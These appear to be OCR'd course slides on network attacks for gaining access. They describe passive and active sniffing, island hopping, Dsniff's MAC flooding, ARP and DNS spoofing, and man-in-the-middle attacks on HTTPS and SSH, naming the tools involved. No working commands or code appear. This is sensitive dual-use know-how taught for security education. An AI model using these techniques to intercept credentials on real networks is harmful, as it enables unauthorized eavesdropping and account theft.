Chapter 8
Phase3: Gaining Access Using Network Attacks

Tools used in Network Attacks

- Sniffing
- Spoofing
- Session hijacking
- Netcat

Sniffer

- Allows attacker to see everything sent across the network, including userIDs and passwords
- NIC placed in promiscuous mode
- Tcpdump http://www.tcpdump.org
- Windump http://netgroup-serv.polito.it/windump
- Snort http://www.snort.org
- Ethereal http://www.ethereal.com
- Sniffit http://reptile.rug.ac.be/~coder/sniffit/sniffit.html
- Dsniff http://www.monkey.org/~dugsong/dsniff

Island Hopping Attack

- Attacker initially takes over a machine via some exploit
- Attacker installs a sniffer to capture userIDs and passwords to take over other machines




Figure 8.1 An island hopping attack

Passive Sniffers

- Sniffers that passively wait for traffic to be sent to them
- Well suited for hub environment
- Snort
- Sniffit




Figure 8.2 A LAN implemented with a hub

Sniffit in Interactive Mode

- Useful for monitoring session-oriented applications such as telnet, rlogin, and ftp
- Activated by starting sniffit with “-i” option
- Sorts packets into sessions based on IP addresses and port numbers
- Identifies userIDs and passwords
- Allows attacker to watch keystrokes of victim in real time.
- http://reptile.rug.ac.be/~coder/sniffit/sniffit.html




Figure 8.3 Using Sniffit in interactive mode to sniff a userID and password

Switched Ethernet LANs

- Forwards network packets based on the destination MAC address in the Ethernet header
- Renders passive sniffers ineffective




Figure 8.4 A LAN implemented with a switch




Figure 8.5 A switched LAN prevents an attacker from passively sniffing traffic

Active Sniffers

- Effective in sniffing switched LANs
- Injects traffic into the LAN to redirect victim’s traffic to attacker

Dsniff

- Active sniffer
- http://www.monkey.org/~dugsong/dsniff
- Runs on Linux, Solaris, OpenBSD
- Excels at decoding a large number of Application level protocols
  - FTP, telnet, SMTP, HTTP, POP, NTTP, IMAP, SNMP, LDAP, Rlogin, RIP, OSPF, NFS, NIS, SOCKS, X11, IRC, ICQ, Napster, MS SMB, and SQL
- Performs active sniffing using MAC flooding or arpspoof

Dsniff's MAC Flooding

- Initiated via Dsniff's Macof program
- Foul up switches by sending out a flood of packets with random MAC addresses
- When switch's memory becomes full, the switch will start forwarding data to all links on the switch
- At this point, Dsniff or any passive sniffer can capture desired packets

Dsniff's Arpspoof

- Used in switched environment where MAC flooding does not work
- defeats switches via spoofed ARP messages
- Attacker's machine initially configured with "IP forwarding" to forward incoming network traffic to a default router
- Dsniff's arpspoof program activated to send fake ARP replies to the victim's machine to poison its ARP table
- Attacker can now sniff all traffic on the LAN




Figure 8.6 Arpspoof redirects traffic, allowing the attacker to sniff a switched LAN

Dsniff's DNSspoof

- redirects traffic by sending false DNS information to victim
- Attacker initially activates arpspoof and dnsspoof
- When victim tries to browse a web site, a DNS query is sent but the attacker sends a poisoned DNS response
- Victim unknowingly communicates with another web server




Figure 8.7 A DNS attack using Dsniff

Sniffing HTTPS and SSH

- Security is built on a trust model of underlying public keys
  - HTTPS server sends to browser a certificate containing server's public key signed by a Certificate Authority
  - SSL connection uses a shared session key generated by client to encrypt data between server and client
  - With SSH, an encrypted session key is transmitted by client using server's public key
- Dsniff takes advantage of poor trust decisions made by a clueless user via man-in-the middle attack
  - Web browser user may trust a certificate that is not signed by a trusted party
  - SSH user can still connect to a server whose public key has changed

Attacking HTTPS and SSH via Dsniff

- Webmitm
- Sshmitm

